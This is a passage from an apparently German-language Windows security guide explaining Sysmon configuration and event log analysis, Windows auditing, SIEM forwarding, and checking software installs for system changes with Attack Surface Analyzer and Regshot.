


Abbildung 118: Sysmon Eventlog Einträge

Zielsetzung von Sysmon ist es, Malware-Infektionen oder Einbrüche in Systeme aufklären zu können. Es handelt sich somit um ein Tool welches prophylaktisch installiert und aktiviert wird, um im Falle eines Security-Incidents reaktiv den Hergang und die Herkunft einer Infektion nachvollziehen zu können. Aber auch andere Zwecke wie zum Beispiel die Auswertung von Software-Starts, Feststellen welche Executables auf welchen Systemen zum Einsatz kommen, etc… ist damit realisierbar. Durch gezielte Suche nach Indicators of Compromises (IOC's) können so auch Systeme ausfindig gemacht werden, die kompromittiert wurden. Als IOC's sind beispielswiese Datei-Hashes geeignet, wird im Unternehmen ein mit Malware infiziertes Gerät entdeckt, kann über den Datei-Hash oder andere typische Eigenschaften ausgewertet werden, ob diese Datei auch auf anderen Systemen möglicherweise ausgeführt wurde.

Die Installation des Tools erfolgt im Windows `%SystemRoot%` Verzeichnis, wird (wie im vorhergehenden Beispiel demonstriert) keine weitere Konfiguration angegeben, wird eine Default-Konfiguration erstellt.

3.9.2. Konfiguration von Sysinternals Sysmon (Filterung)

Durch Applizieren einer XML-Konfigurations-Datei kann bereits bei der Aufzeichnung eine umfangreiche Filterung von Ereignissen konfiguriert werden:

```
C:\Users\gunnar\Downloads>Sysmon.exe -c Sysmon_Config.xml

Sysinternals Sysmon v3.21 - System activity monitor
Copyright (C) 2014-2016 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 2.01
Configuration file successfully applied.
Configuration updated.
```

Die Syntax der Konfigurationsdatei wird durch Ausführen von `sysmon -? config` erläutert, für die nachfolgende Demonstration wurde folgende Konfiguration erstellt:

```
<Sysmon schemaversion="2.01">
  <!-- Alle Hashes aufzeichnen: * / nachfolgend nur SHA1 Hashes aufzeichnen: -->
  <HashAlgorithms>sha1,sha256</HashAlgorithms>

  <!-- Filterung kann als WhiteList oder BlackList vorgenommen werden -->
  <!-- BlackList Filterung: onmatch="exclude", angegebene Conditions sind von Erfassung ausgeschlossen -->
  <!-- WhiteList Filterung: onmatch="include", nur angegebene Conditions werden im Eventlog erfasst -->
  <!-- Die Bedingungen koennen alle Feldnamen sowie zahlreiche Vergleichsoperatoren nutzen -->
  <EventFiltering>

 <!-- Alle Treiber aufzeichnen mit Ausnahme derer die Microsoft oder Windows in der Signatur enthalten -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>

    <!-- Bestimmte Prozesse von der Aufzeichnung ausnehmen: -->
    <ProcessCreate default="include">
      <Image condition="is">C:\Windows\System32\SearchProtocolHost.exe</Image>
      <Image condition="is">C:\Windows\System32\backgroundTaskHost.exe</Image>
    </ProcessCreate>

    <!-- Das Beenden von Prozessen nicht aufzeichnen: -->
    <ProcessTerminate onmatch="include" />

    <!-- Zeitstempel-Modifikationen nicht aufzeichnen: -->
    <FileCreateTime onmatch="include" />

    <!-- Netzwerkverbindungen mit Ausnahme einiger WellKnown-Ports (443, 80) aufzeichnen: -->
    <NetworkConnect onmatch="exclude">
      <DestinationPort>443</DestinationPort>
      <DestinationPort>80</DestinationPort>
    </NetworkConnect>
  </EventFiltering>
</Sysmon>
```

Erfasst werden unter anderem folgende Ereignisse mit folgenden Eigenschaften (Auszug):

- ProcessCreate: Image, CommandLine, CurrentDirectory, Hashes, ParentImage, ParentCommandLine, ProcessId, ProcessGuid, ...
- ImageLoaded: ProcessGuid, ProcessId, Image, ImageLoaded, Hashes, Signatures, …
- DriverLoaded: ImageLoaded, Hashes, Signed, Signatures, …
- Network Connection Detected: ProcessGuid, ProcessID, Image, SourceIP, SourceHostName, SourcePort, SourcePortName, DestinationPort, ...
- … und zahlreiche weitere Details inklusive Erläuterung siehe [RSA16-SMon]

Nach Applizieren einer Konfiguration lässt sich diese wie folgt prüfen:

```
C:\Users\gunnar\Downloads>Sysmon.exe -c

Sysinternals Sysmon v3.21 - System activity monitor
Copyright (C) 2014-2016 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
 - Service name:                 Sysmon
 - Driver name:                  SysmonDrv
 - HashingAlgorithms:            SHA1,SHA256
 - Network connection:           enabled
 - Image loading:                disabled

Rule configuration (version 0.00):
 - DriverLoad          onmatch: exclude
       Signature        filter: contains     value: 'microsoft'
       Signature        filter: contains     value: 'windows'
 - ProcessCreate       onmatch: exclude
       Image            filter: is   value: 'C:\Windows\System32\SearchProtocolHost.exe'
       Image            filter: is   value: 'C:\Windows\System32\backgroundTaskHost.exe'
 - ProcessTerminate    onmatch: include
 - FileCreateTime      onmatch: include
 - NetworkConnect      onmatch: exclude
       DestinationPort filter: is   value: '443'
       DestinationPort filter: is   value: '80'
```

3.9.3. Auswertung der erfassten Eventlog-Einträge

Die im Eventlog aufgezeichneten Informationen ermöglichen es, den Ablauf eines Security-Incidents zu rekonstruieren. File-Hashes ermöglichen eine Korrelation mit anderen Systemen, oder ermöglichen auch eine Prüfung auf VirusTotal.com, ob es sich hierbei um ein bekanntes Malware-Sample handelt (siehe Abbildung 119).

```
Process Create:
UtcTime: 2016-04-10 18:28:47.921
ProcessGuid: {451e6d4e-9b5f-570a-0000
ProcessId: 1748
Image: C:\Windows\PSEXESVC.exe
CommandLine: C:\WINDOWS\PSEXESVC.exe
CurrentDirectory: C:\WINDOWS\system32
User: NT-AUTORITÄT\SYSTEM
LogonGuid: {451e6d4e-6d1a-570a-0000-0
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=0C5A8A0C11B9FCAD622B884D48C5F0F379E054FF
        SHA256=6A6A9AA6ED43EB3F857392459C7B05A5A0DF89E00A3214D333949A561BCFF368
ParentProcessGuid: {451e6d4e-6d1a-570a-0000-0010584b0000}
ParentProcessId: 616
ParentImage: C:\Windows\System32\services.exe
ParentCommandLine: C:\WINDOWS\system32\services.exe
```




Abbildung 119: Prüfung eines von Sysmon aufgezeichneten File-Hash auf VirusTotal.com

Eine erfasste TCP-Verbindung:

```
Network connection detected:
UtcTime: 2016-04-10 19:13:45.306
ProcessGuid: {451e6d4e-a5e8-570a-0000-0010144a9000}
ProcessId: 5040
Image: C:\Users\gunnar\Downloads\putty.exe
User: DEMOVM\gunnar
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.1.1.204
SourceHostname: DemoVM
SourcePort: 50338
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 84.200.20.238
DestinationHostname: vps.hitco.at
DestinationPort: 22
DestinationPortName: ssh
```

Im Unterschied zu einem herkömmlichen Firewall-Log können so die Verbindungen auch eindeutig Prozessen zugeordnet, und die Herkunft und Entstehung dieser nachvollzogen werden.

Wird auch das Terminieren von Prozessen aufgezeichnet, kann über die ProcessID oder ProcessGuid der zugehörige Startvorgang ermittelt und so auch die Laufzeit beziehungsweise Nutzungsdauer von Applikationen ausgewertet werden:

```
Process terminated:
UtcTime: 2016-04-10 15:04:24.113
ProcessGuid: {451e6d4e-41df-570a-0000-001057f98d00}
ProcessId: 5112
Image: C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdge.exe
```

Das Ändern des File-Creation-Zeitstempels kann auf verdächtige Aktivitäten hindeuten und ist ebenfalls protokollierbar:

```
File creation time changed:
UtcTime: 2016-04-10 19:40:37.364
ProcessGuid: {451e6d4e-ac35-570a-0000-001093912c00}
ProcessId: 3712
Image: C:\Users\gunnar\Downloads\touch.exe
TargetFilename: C:\Users\gunnar\Downloads\test.txt
CreationUtcTime: 2010-01-01 12:00:00.000
PreviousCreationUtcTime: 2016-04-10 19:31:39.645
```

Weitere Details können der Präsentation des Entwicklers Mark Russinovich entnommen werden, darin enthalten auch ein Praxis-Beispiel wie die Herkunftsquelle einer Malware-Infektion mittels Sysmon aufgedeckt werden konnte (siehe [RSA16-SMon]).

Es kann und sollte auch angedacht werden, die auf den Systemen erzeugen Sysmon Eventlog-Einträge z.B. mittels Event-Forwarding oder zentralen Logfile-Analyse-Systemen einem SIEM (Security Information and Event Management) zuzuführen. Microsoft selbst nutzt Sysmon zur Überwachung von Servern in der Azure-Cloud.

3.9.4. Überwachungsrichtlinie – Windows Auditing

Zusätzlich zur vorgestellten Möglichkeit der Prozess- und Netzwerk-Überwachung mittels SysMon bietet Windows jedoch auch bereits mit Bordmitteln umfangreiche Audit-Möglichkeiten. Diese werden wie gewohnt über Group Policies konfiguriert.

Die Konfigurations-Möglichkeiten haben sich seit Windows 7 nicht geändert (siehe Abbildung 120), einen erläuterten Konfigurationsvorschlag stellt das BSI mit der Maßnahme „*M4.344 Überwachung von Windows Vista-, Windows 7 und Windows Server 2008-Systemen*“ in [BSI-GS14, M 4.344, S. 3799ff] bereit.




Abbildung 120: Konfiguration der Überwachungsrichtlinie (Group Policies)

3.9.5. Zentralisiertes Logging, Event-Forwarding, SIEM

Wie auch bei den vorhergehenden Windows-Versionen besteht die Möglichkeit Windows Event-Logs an zentralisierte Instanzen weiterzuleiten. Eine detaillierte Behandlung dieses Themas würde an dieser Stelle den Rahmen sprengen, seitens Microsoft steht eine auf Windows 10 abgestimmte Anleitung zur Verfügung (siehe [MTN-EvtFwd]), aber auch zahlreiche andere Dokumentationen stehen bereit, so hat z.B. die NSA mit [NSA-EvtFwd] eine sehr detaillierte und umfangreiche Publikation zu diesem Thema herausgegeben.

Wird im Unternehmen bereits ein *Security Information and Event Management* (SIEM) eingesetzt, so besteht auch hierüber in der Regel die Möglichkeit Clients mit Agents auszustatten, die das Event-Forwarding übernehmen. Alternativ bestehen mittels Windows Event-Forwarding und RPC sowie WMI auch Möglichkeiten mit Bord-Mitteln (also ohne Installation von Agents) eine Zentralisierung des Loggings an ein SIEM zu ermöglichen.

Microsoft selbst stellt mit dem Produkt *Advanced Threat Analytics*[72] eine kostenpflichtige On-Premise-Lösung die auch Machine Learning unterstützt zur Verfügung. Darüber hinaus wurde im März 2016 angekündigt, dass auch eine Cloudbasierte (bei Microsoft gehostete) Lösung namens *Windows Defender Advanced Threat Protection* bereitgestellt wird, die über Big-Data-Analyse und Machine-Learning Angriffe erkennen und eine Aufklärung von Security-Incidents ermöglichen soll (siehe [MS-WDATP]).

[72] siehe https://www.microsoft.com/en-us/server-cloud/products/advanced-threat-analytics/overview.aspx

3.10. Systemveränderungen prüfen: Attack Surface Analyzer

Im vorangegangenen Kapitel 3.9 wurde gezeigt, wie mittels *Sysmon* diverse Systemaktivitäten aufgezeichnet werden können, um Security Incidents im Detail auf die Spur zu kommen und diese reaktiv aufklären zu können.

Das kostenfreie Werkzeug *Microsoft Attack Surface Analyzer*[73] verfolgt hingegen einen proaktiven Ansatz, der dazu beiträgt Schwachstellen aufzuzeigen und so der unbeabsichtigten Vergrößerung der Angriffsfläche vorzubeugen.

Die denkbaren Einsatz-Szenarien sind mannigfaltig, ein typischer Anwendungsfall des Tools ist jedoch die Prüfung, welche Systemveränderungen ein Software-Installationspaket oder ein Update am System vornimmt. Die Problematik hierbei: Die Unternehmens-IT hat eine hohe Zahl von Anwendungen bereitzustellen – nur die wenigsten davon werden selbst entwickelt, eine Vielzahl von Anforderungen wird mit *Commercial of-the-Shelf* (COTS) Applikationen realisiert, die seitens der Softwarelieferanten bereits als fertiges Installationspaket geliefert werden. Diese geben in der Regel nur ungenügend Einblick, welche Systemveränderungen durch Installation des bereitgestellten Paketes im Detail durchgeführt werden – schlussendlich ist hier ein hohes Maß an Vertrauen zum Lieferanten nötig, denn der Installationsvorgang läuft (egal ob automatisiert mittels Software-Verteilungs-Werkzeugen oder per Hand durchgeführt) mit administrativen Rechten ab, und kann technisch gesehen jede Form von Systemveränderung durchführen, also auch bewusst Backdoors aktivieren oder fehlerhafterweise die Konfiguration schwächen und so angreifbarer machen.

3.10.1. Vorgangsweise der Scan-Durchführung

Microsoft Attack Surface Analyzer wird als schlankes 2MB großes MSI-Paket zur Installation angeboten, und stellt sowohl eine GUI, als auch ein Commandline-Tool bereit.

Die Nutzung erfolgt nach erfolgter Installation in mehreren Schritten:

1. Baseline-Scan, Attack Surface Analyzer prüft das System, protokolliert den Systemzustand und speichert diesen in einer CAB-Datei.
2. Durchführung der gewünschten Systemveränderungen, also zum Beispiel Installation von Updates / HotFixes, Installation von zugelieferter Software, Konfigurationsänderungen am System, etc… im nachfolgenden Beispiel wird zur Demonstration Google Chrome installiert und gestartet.
3. Erneuter Scan des Systems (die zu prüfende Applikation bleibt dabei gestartet), der neue Zustand wird abermals protokolliert und in einer CAB-Datei gespeichert.
4. Differenz-Bildung der beiden CAB-Dateien aus Schritt 1 und 3 mittels Attack Surface Analyzer erzeugt einen detaillierten Systembericht.

Die Durchführung des Vorgangse mittels GUI ist in Abbildung 121 bis Abbildung 123 dargestellt.

[73] Attack Surface Analyzer Download: https://www.microsoft.com/en-us/download/details.aspx?id=24487




Abbildung 121: Attack Surface Analyzer - neuer Scan mittels GUI (Schritt 1)




Abbildung 122: Attack Surface Analyzer - Scan läuft (GUI)




Abbildung 123: Attack Surface Analyzer – Generierung des Reports

3.10.2. Nutzung über die Konsole sowie in Scripts

Die Nutzung von Attack Surface Analyzer ist auch über die Konsole möglich. Dies ermöglicht eine komfortable Automatisierung der Vorgänge und somit eine Anwendung des Werkzeuges auf jede neu im Unternehmen zu integrierende Software(-komponente).

```
C:\Program Files\Attack Surface Analyzer>
asa.exe /outdir c:\Temp /logfile %COMPUTERNAME%-baseline.cab

Currently running tasks:
Start Time  Description

23 tasks complete.
0 tasks remaining.

Cab written to:
c:\Temp\DEMOVM-baseline.cab
```

3.10.3. Inkompatibilität der Version 1.0 mit Windows 10

Die aus dem Jahr 2012 stammende Version 1.0 des *Attack Surface Analyzer* scheitert leider bei der Differenz-Bildung unter dem neuen Betriebssystem Windows 10, die Fehlermeldung ist in Abbildung 124 ersichtlich. Das Problem tritt auf unterschiedlichen getesteten Maschinen auf und ist auch bereits im Microsoft Security Development Forum[74] von anderen Anwendern gemeldet worden. Leider hat das Entwickler-Team bislang noch nicht reagiert und eine für Windows 10 angepasste Version bereitgestellt, die mit den unter Windows 10 verwendeten Security-Deskriptoren umgehen kann. Es bleibt daher abzuwarten, ob der Attack Surface Analyzer zukünftig in einer aktualisierten Version auch wieder unter Windows 10 verwendet werden kann.




Abbildung 124: Attack Surface Analyzer 1.0, Fehler bei Analyse (auf Windows 10)


[74] Beitrag: https://social.msdn.microsoft.com/Forums/en-US/513a7416-4293-4302-89b5-8c8ae34707a1/

3.10.4. Ergebnis der Analyse

Die Analyse des Ergebnisses ist durch Vergleich der beiden generierten CAB-Files mittels der GUI-Komponente des Attack Surface Analyzer möglich. Eine konsolenbasierte Analyse ist nicht vorgesehen, die Analyse muss jedoch nicht auf jenem Gerät durchgeführt werden, auf dem die Scans erzeugt wurden. Denkbar ist daher die Scan-Vorgänge vor und nach der Installation von Software mittels Scripts zu automatisieren, und die beiden CAB-Files anschließend auf die Maschine des Entwicklers zu übertragen, den Bericht interaktiv mittels des GUI anzufertigen und auch zur Referenz gemeinsam mit der analysierten Applikation aufzubewahren.

Anmerkung: Im vorherigen Abschnitt wurde gezeigt, dass Version 1.0 unter Windows 10 nicht fehlerfrei anwendbar ist. Um dennoch die Funktionalität des Tools zeigen zu können, wurde die Aufzeichnung zu Demonstrations-Zwecken auf Windows 7 durchgeführt.

Das Ergebnis zeigt unter anderem neu registrierte beziehungsweise geänderte Datei-Typen, hinzugefügte Firewall-Regeln, hinzugekommene Services und Service-Accounts für den Google-Updater, und vieles mehr (siehe Ausschnitt in Abbildung 125).



Firewall

Firewall Rules — Explain...

Added	Total
3	602

Name	Direction	Protocol	Local Endpoint	Remote Endpoint	Enabled
Google Chrome (mDNS-In)	In	UDP	*:5353	*:*	true
Google Chrome (mDNS-In)	In	UDP	*:5353	*:*	true
Google Chrome (mDNS-In)	In	UDP	*:5353	*:*	true

System Environment, Users, Groups

Groups — Explain...

Added	Total
2	463

Account Name	SID	Privileges
NT SERVICE\gupdatem	S-1-5-80-1391398224-2746689181-3888380295-1755171859-6364376	
NT SERVICE\gupdate	S-1-5-80-1628851891-332911214-942992855-2381080451-357317118	

Abbildung 125: Attack Surface Analyzer Ergebnis (Auszug): neue Firewall-Regeln & Service-Accounts

Weiterführende Details zu Attack Surface Analyzer können der umfangreichen mitgelieferten Dokumentation [MS-ASAdoc] entnommen werden.

3.10.5. Alternativen zu Attack Surface Analyzer

Da (zumindest mit Stand April 2016) das Tool Microsoft Attack Surface Analyzer unter Windows 10 nicht eingesetzt werden kann, stellt sich die Frage nach brauchbaren und kostenfreien Alternativen.

Grundsätzlich kann davon ausgegangen werden, dass in Unternehmen mit vollständig per automatisierter Softwareverteilung verwalteten Clients bereits Lösungen zur Paketierung und RePaketierung von Softwareprodukten im Einsatz sind. Nicht alle Applikationen werden seitens der Lieferanten optimal für unbeaufsichtigte Installationen vorbereitet als Microsoft-Installer (MSI) Paket angeliefert, demnach ist die Bearbeitung von MSI-Paketen oder das Paketieren sowie RePaketieren von Anwendungssoftware in der Regel eine Standard-Aufgabe der Unternehmens-IT.

Gängige (lizenzpflichtige, teure) Lösungen wie *Flexera AdminStudio*[75] beinhalten Werkzeuge zur Aufzeichnung von Systemveränderungen, und können daraus auch teilautomatisiert Installationspakete generieren. Systemadministratoren die bereits mit derartigen Werkzeugen vertraut sind, können daher diese bereits eingeführten Werkzeuge nutzen, um Systemveränderungen die durch Installationspakete vorgenommen werden zu auditieren und zu prüfen.

Darüber hinaus bieten sich zahlreiche kostenfreie Werkzeuge an, um zumindest Änderungen an Dateien und Registry-Einträgen zu erfassen.

Nachfolgend zwei empfehlenswerte Beispiele:

3.10.5.1. Regshot – Erfassen von Datei- und Registry-Modifikationen

Das kostenfreie Tool *Regshot*[76] benötigt keine Installation, sondern kann direkt mittels Portable-Executable ausgeführt werden. Es ermöglicht Snapshots der Registry sowie auch des Dateisystems (oder einzelner Verzeichnisse) zu erstellen und diese anschließend zu vergleichen. Das Tool versieht seinen Dienst erfreulich performant, das Erzeugen eines Snapshots sowie die Differenzbildung sind binnen wenigen Sekunden (Wartezeit durchaus weniger als eine Minute) erledigt.

Als Ausgabe-Format steht TXT oder HTML zur Verfügung, der Report gliedert sich in folgende Rubriken:

- Registry Keys deleted, Keys added
- Registry Values deleted, Values added, Values modified
- Folders added, Folders deleted
- Files delete, Files added, Files (or attributes) modified

